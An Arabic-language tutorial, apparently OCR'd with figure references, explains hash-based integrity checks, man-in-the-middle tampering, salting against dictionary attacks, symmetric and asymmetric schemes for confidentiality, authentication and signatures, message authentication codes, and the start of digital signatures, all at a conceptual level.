ويقوم المُستقبِل بتطبيق نفس ال Hash Function على الرسالة، فينتُج hash value، يقوم بمُقارنته بذلك الذي أتى مع الرسالة، فإن تشابها، فهذا دليل على سلامة هذه الرسالة أو الملف من أي تعديل أو حذف أو ضياع لأحد أجزائه.



(a) Use of hash function to check data integrity   Source: Ref (7)


هل ممكن تَعَرُّض هذه الرسالة لل "Man in the middle attack"..؟

هذا ممكن بالطبع!..

كيف ذلك؟

بأن يتمكن أحدهم من الإمساك بالرسالة قبل وصولها إلى ال receiver، فَيَطَّلع عليها ثم يقوم بتطبيق ال MD5 مثلاً عليها مرةً أخرى واستبدال ال hash value القديمة بهذه الجديدة، ثُم إعادة إرسالها إلى ال receiver!.

أرني كيف يتم هذا MITM..؟




(b) Man-in-the-middle attack

Source: Ref (7)

وكيف نَتَجَنّب هذا النوع مِن الهجمات؟

سنحتاج هُنا لطريقة آمنة لنقوم بإرسال الرسالة مع ال hash value إلى الطرف الآخر.


الطريقة الأولى:



هُنا سنقوم باستخدام "Symmetric Algorithm" لتشفير البيانات قَبْل إرسالها إلى الطرف الآخر، هذه البيانات ستكون: (الرسالة + ال hash value). وعند وصولها، سيقوم الطَرَف الآخر بِفَك الشفرة لِيَحصُل على الرسالة وال hash file.


ثُمَّ يَقوم بِتطبيق ال Hash Function على الرسالة ويُقارن ال hash value الناتِجة بِتلك القادمة مع الرسالة.

الطريقة الثانية:



هُنا سنقوم باستخدام ال "Symmetric Encryption" لتشفير ال hash code فقط!، لِنَضمَن عَدَم تَعرُّضِهِ لأي تَعديل. وعِند وصول البيانات، سَيقوم الطرف الآخر بِفك التشفير لِيَحصُل على الرسالة وال hash file، فَيَقوم بِنَفس الإجراء أيضاً للتأكُد مِن سَلامة الرسالة.

الطريقة الثالثة:



Source: Ref (7)

نلاحظ ظهور Input جديد سيدخل مع ال Hash Function أثناء إنتاج ال hash value، وهو ال (S)، هذا الحرف هو اختصار لكلمة "Salt".

ماهذا ال "Salt"..؟

إنهُ عِبارة عَن Random data يَتِم استخدامها ك input مع ال One-way function التي ستقوم بعمل ال hash للرسالة أو ال password المُراد إرساله أو تخزينه. فينتج بذلك hash value ليست لها علاقة مباشرة مع الرسالة أو ال password الداخلة في المعادلة!، لأننا قُمنا بإلصاق بعض الأحرف الأخرى معها قبل إجراء ال hashing. تكمُن أهمية هذا ال Slat في الحماية من هجمات ال "Dictionary Attack"

في مثالنا هذا..


سنقوم بإرسال هذا ال Salt إلى الطَرف الآخر بِمُفرده، ثُمَّ نُرسِل لَه الرسالة مع ال hash file، يقوم هو بتطبيق ال hash function مع إدخال ال Slat، ويُقارن ال hash value الناتِجَة بتلك القادِمَة مع الرسالة.

ماهذا ال "Dictionary Attack"..؟


هاهو.. ☺

DICTIONARY ATTACK!





إنها عملية تطبيق ال Hash Function على كمية كبيرة من كلمات السر المُقترحة، يَتِم وَضعها في ملف txt، فتقوم الأداة بِعَمَل hashing لِكُل كَلِمَة ومُقارنة ال hash value بال hash المُعطاة (المُلتَقَطَة)، إلى أن يَحْدُث تَشابُه بين أحد ال hash values وتِلك المُعطاة!.




وهكذا تظهر فائدة ال Salt في العملية!.


فعدم استخدام ال Salt يُسِّهل من عملية ال Dictionary attack.

أيضاً استخدام "كلمات سر" بسيطة أو سهلة يُسرِّع من عملية كسرها أو تخمينها!.


هذا شكل آخر يوضح طريقة تطبيق ال Hashing مع استخدام ال Salt أثناء تسجيل دخول أحدهم إلى ال Server:




Step 1. The user logs in with his username and password.




Step 2. The server retrieves the corresponding stored hash and salt values for that username from the credential database.



Step 3. The server concatenates the password provided by the user with the retrieved salt, then computes a hash of this value.



Step 4. If the new recomputed hash matches the hash retrieved from the credential database, the user is authenticated.



لاحظ في الخطوة الثالثة كيف قام ال Server بعمل "Concatenate" بين ال password وال salt، ثم تطبيق ال Hashing Function عليهم ومُقارنة النتيجة بتلك المُخزَّنة لديه.

وماهذا ال "Concatenate"..؟

إنها باختصار.. عملية دمج "two strings end-to-end" باستخدام ال (+) operator.


سَنَخْرُج إلى فاصِل قَصير ثُمَّ نعود من جديد..

Confidentiality, Authentication, and Signature

سَنَقوم بِمُراجعة سَريعة لِنؤكد على هذه المَفاهيم ، وهي:


Confidentiality, Authentication, Nonrepudiation (Digital Signature)

الشكل الأول:



هذا الشكل يُعبِّر عن ال "Symmetric Encryption"، حَيثُ يبدو واضِحاً استخدام نفس ال Key في عملية التشفير وفك التشفير!، هذا ال Key يتم تبادله فيما بينهم عبر قناة آمنة سنتكلم عنها لاحقاً.

الشكل الثاني:



هذا الشكل يُعبِّر عن ال "Asymmetric Encryption" لأن الطرف الأول يقوم بتشفير الرسالة باستخدام ال public key الخاص بالطرف الآخر.

هذا النموذج يُحقق لنا ال Confidentiality ولكن لا يُحقق ال Authentication..!


ولِماذا لا يُحقق ال Authentication؟

بما أن ال key المُستخدم لِفَك الشَفرَة هو ال "B's Private Key" فَهذا يَعني أنهُ لا أحد سِواهُ سَيَتَمَكّن مِن فتح الملف!، بينما قام B بإرسال ال public key الخاص به إلى A، فرُبما يَقع هذا المِفتاح بِيَد أحدهم فيتمكن من تشفير أي بيانات ويقوم بإرسالها ل B مُدّعِياً أنه A.

والآن ماذا سنفعل لِنُحقق ال Authentication؟

هذا ما سيأتي به لنا الشكل الثالث..

الشكل الثالث:



قُمنا بتحقيق ال Authentication عن طريق جعل الطرف A يقوم بتشفير الرسالة باستخدام ال private key الخاص به هو!، وهذا لأن عملية سرقة ال private key الخاص بأحدهم أصعب بكثير من سرقة ال public key.

وبالتالي هذا النموذج يُحقق لنا ال Authentication وال Signature.

عفواً.. ولكن كيف يُحقق هذا النموذج ال Signature..؟

لقد عَرَفْنا مَبدَئياً كَيفَ يُحقق هذا النَموذج ال Authentication. سنأخُذ مِثال لِنفهم مِنهُ كيفَ يُحَقِّق لنا الأخيرة. ال Signature هدفها إثبات أمامَ الجميع أنَّ A هو وَحدَهُ من قام بإرسال هذه الرسالة إلى B.

ماذا لو كانت هذه الرسالة تحوي مَعلومات حَسّاسَة، أو قَرارات مهمة!، رُبما نُتيح فُرصة للطرف B بالتلاعُب بأن يأتي لنا بِرسالة ويَدّعي أنَّ A قام بإرسالها له!، وأنهُ قام بفك تشفيرها بال public key الخاص ب A..

ماالحل هُنا؟

الحل هُنا أن نضع قاعدة يقوم الطرف B بمُقتضاها امتلاك الحق في الإدعاء بأن الرسالة أتت من A، وهو أن يُظهِر لنا ال Ciphertext القادم له من A..

ولماذا ال Ciphertext بالذات؟

بِما أن A هو الوحيد الذي يمتلك ال Private Key، فهو الشخص الوحيد الذي يستطيع تكوين ال Ciphertext، وليس لأحد سواهُ ذلك!، إلا إذا تمت سرقة هذا ال private key من الجهاز!.

وبالتالي تواجُد هذا ال Ciphertext في حد ذاته عند B هو دليل كافي أن A هو من أرسل هذه الرسالة!.

تَذَكَّر أن ال Signature تُدعِّم مفهوم ال Nonrepudiation، حيثُ تعني "منع المُرسِل من الإدعاء بعدم إرساله للرسالة، ومنع المُستقبِل من ادعائه بعدم وصولها إليه".

ولكني لاحظت عدم تحقيق ال Confidentiality في هذا النموذج!.. لماذا لم تتحقق؟


لأن عملية فك الشفرة مُعتمِدة على مرحلة واحدة وهي امتلاك ال public key الخاص بالطرف A. فإذا وقع هذا ال public key بيد أحدهم فسيتمكن من رؤية الرسالة، وهذا خرق لل Confidentiality.

تَذَكَّر مثال ال Student Record، والتي لا يتم السماح لأحد بالاطلاع عليها إلا الطالب وأولياء أمورهِ وجهة توظيفه، واطلاع غيرهم عليها يدل على وجود خلل في موثوقية هذا المعهد!.

كيف نُحقق ال Confidentiality إذاً..؟، مع الإبقاء على بقية الخصائص..

"الشكل الرابع سيُجيب علينا"

الشكل الرابع:



لقد قُمنا بإضافة مرحلة أخرى أثناء عملية التشفير وفك التشفير،

سيقوم الطرف A بالتشفير على مرحلتين، الأولى بال Private Key الخاص به، وبهذا يكون قد حقق ال Signature وال Authentication.

ثم يقوم بالتشفير مرةً أخرى باستخدام ال Public Key الخاص بالطرف B، ليكون بهذا قد حَقَقَ ال Confidentiality. هذا لا يعني أن هذا النموذج هو الأفضل!، لاحظ أنه يستهلك Resources عالية بسبب إجراء "أربع عمليات" في كل مرة يتم إرسال رسالة فيها.

Message Authentication Code (MAC)

والآن وبعد معرفتنا الجيدة لمفهوم ال Authentication، يُمكِننا الانتقال إلى هذه التكنولوجيا المُستخدمة لتحقيق ال Authentication بين طرفين، وهي ال MAC.

ما هذا ال MAC..؟

إنه الشيء الذي ينتُج بعد تطبيق ال Secret Key (المُشتَرَك بين طرفين) على الرسالة أو البيانات المُراد إرسالها، فيتم إرساله مع الرسالة إلى الطرف الآخر.

وما هو هذا الشيء الناتج؟

إنه عبارة عن "Fixed-size block of data"، أيضاً يُطلَق عليه "Cryptographic checksum"

أو للاختصار MAC.

إذاً، يُمكِنُنا التعبير عن هذا الإجراء بالمعادلة التالية:


$$MAC = C (K, M)$$

هذا ال MAC الذي سنقوم بإرفاقهُ مع الرسالة، سنحصُل عليه عند قيام ال MAC Function (C)، بتطبيق ال Key (K) على الرسالة (M).

يقوم الطرف الآخر بتطبيق ال MAC Function أيضاً على الرسالة المُستَلَمة لإنتاج ال MAC ومقارنته بذلك الذي أتى بصُحبة الرسالة.


سنعرض لك بعض الأفكار لتطبيق ال MAC.

نبدأ بالشكل التقليدي:



هذا الشكل يبدو واضحاً ومُباشر في تطبيقه لل MAC Function و عمل ال Calculation لل MAC في الناحية الأخرى ثم عمل المُقارنة بينهم.

الشكل الثاني:




قُمنا هُنا بإضافة خطوة، بعد استخدام ال MAC Function لل Key في إنتاج ال MAC، قُمنا باستخدام Key آخر لتشفير (الرسالة + ال MAC) لنُعطي الحِماية للرسالة في حالة التقاطها!.

هذا يعني أننا حققنا خاصيتين:

ال Authentication حققناه ولكن لل plaintext، أي للرسالة قبل تشفيرها!. وال Confidentiality عن طريق استخدام ال K2.

الشكل الثالث:



لاحظ أننا هُنا قمنا بتشفير الرسالة أولاً ثم قُمنا بتطبيق ال MAC Function على الرسالة المُشفَّرة!.

فَأصبَحَ هذا النموذج يُحقق لنا ال Authentication لل Ciphertext، وال Confidentiality عن طريق التشفير باستخدام المفتاح K2.

Digital Signature

ال Digital Signature هي عبارة عن تطبيق ال "Public Key Cryptography" مع ال "Hashing Function"، وذلك لتحقيق ثلاثة أهداف.. هي:

Authenticity

فهي إثبات "Proof" لهوية الشخص الذي قام بإرسال هذه ال Document

Integrity

إنها تعطينا إثبات وتأكيد أن ال Document هذه لم تتعرض لأي تعديل أو تغيير أثناء ال Signing أو أثناء رحلتها إلينا. وهذا بسبب تعامُلِها مع كل Binary Bit لهذه ال Document المُراد إرسالها، مما يَكشِف أي عملية دمج أو حذف أو إضافة حرف واحد لهذه ال Document بعد تطبيق ال Algorithm عليها.

